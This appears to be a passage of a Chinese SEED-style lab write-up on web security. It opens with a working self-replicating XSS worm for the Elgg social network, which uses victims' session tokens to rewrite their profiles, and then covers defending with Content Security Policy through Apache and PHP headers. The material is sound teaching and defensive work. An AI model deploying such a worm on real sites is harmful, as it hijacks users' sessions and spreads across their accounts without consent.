
```
<script type="text/javascript" id=worm>
   window.onload = function(){
      var name="&name="+elgg.session.user.name;
      var guid="&guid="+elgg.session.user.guid;
      var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
      var token="__elgg_token="+elgg.security.token.__elgg_token;

      var description = "&description=Your profile have been attacked!"
      var scriptstr = "<script type=\"text\/javascript\" id=worm>" +
document.getElementById("worm").innerHTML + "<\/script>";

      var content=token + ts + description + encodeURIComponent(scriptstr) +
guid + name;
      var sendurl="http://www.seed-server.com/action/profile/edit";
      if(elgg.session.user.guid!=59)
      {
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-type", "application/x-www-form-
urlencoded");
```


```
            Ajax.send(content);
          }
        }
      </script>
```

登录Alice的账号并访问Samy的主页，Alice的简介就会自动修改：



About me
Your profile have been attacked!

登录Boby的账号并访问Alice的主页，Boby的简介就会自动修改：



About me

Your profile have been attacked!

于是就实现了XSS蠕虫攻击。

任务七：使用CSP击败XSS攻击

1. 实验网站建立

更改配置文件。重启Apache服务器可执行以下指令：

```
sudo service apache2 restart
```

DNS配置。执行以下指令：

```
sudo gedit /etc/hosts
```

确保`/etc/hosts`文件中存在以下条目：

```
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com
```

2. 实验网页

文件`index.html`内容为：

```
<html>
<h2 >CSP Experiment</h2>
<p>1. Inline: Nonce (111-111-111): <span id='area1'><font
color='red'>Failed</font></span></p>
<p>2. Inline: Nonce (222-222-222): <span id='area2'><font
color='red'>Failed</font></span></p>
<p>3. Inline: No Nonce: <span id='area3'><font color='red'>Failed</font></span>
</p>
<p>4. From self: <span id='area4'><font color='red'>Failed</font></span></p>
<p>5. From www.example60.com: <span id='area5'><font color='red'>Failed</font>
</span></p>
<p>6. From www.example70.com: <span id='area6'><font color='red'>Failed</font>
</span></p>
<p>7. From button click: <button onclick="alert('JS Code executed!')">Click
me</button></p>

<script type="text/javascript" nonce="111-111-111">
document.getElementById('area1').innerHTML = "<font color='green'>OK</font>";
</script>

<script type="text/javascript" nonce="222-222-222">
document.getElementById('area2').innerHTML = "<font color='green'>OK</font>";
</script>

<script type="text/javascript">
document.getElementById('area3').innerHTML = "<font color='green'>OK</font>";
</script>

<script src="script_area4.js"> </script>
<script src="http://www.example60.com/script_area5.js"> </script>
<script src="http://www.example70.com/script_area6.js"> </script>

</html>
```


3. 设置CSP策略

包括**通过Apache配置CSP**与**通过web应用程序配置CSP**。

4. 实验任务


打开网站：

`http://www.example32a.com`：


CSP Experiment


1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: OK
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click: Click me

`http://www.example32b.com`：


CSP Experiment

1. Inline: Nonce (111-111-111): Failed
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click: Click me

`http://www.example32c.com`：


CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click: Click me

按下按钮。第一个网站会显示`JS Code executed!`，后两个网站没有响应。


修改`example32b`的配置(修改Apache配置)。修改文件`apache_csp.conf`中的`www.example32b.com`部分：

```
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example60.com *.example70.com \
           "
</VirtualHost>
```

执行指令：

```
Ctrl+C
dcbuild
dcup
```

打开网站`http://www.example32b.com`：



CSP Experiment

1. Inline: Nonce (111-111-111): Failed
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click:

修改`example32c`的配置(修改PHP代码)。修改`phpindex.php`文件：


```
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222'
*.example60.com *.example70.com".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>
```

执行指令：

```
Ctrl+C
dcbuild
dcup
```

打开网站`http://www.example32c.com`：



CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click:

原因：通过配置服务器文件，修改服务器返回的CSP策略内容，只有同源的来自`.example60.com`或`.example70.com`的引入式代码以及匹配`norce`值的嵌入式代码才可以执行。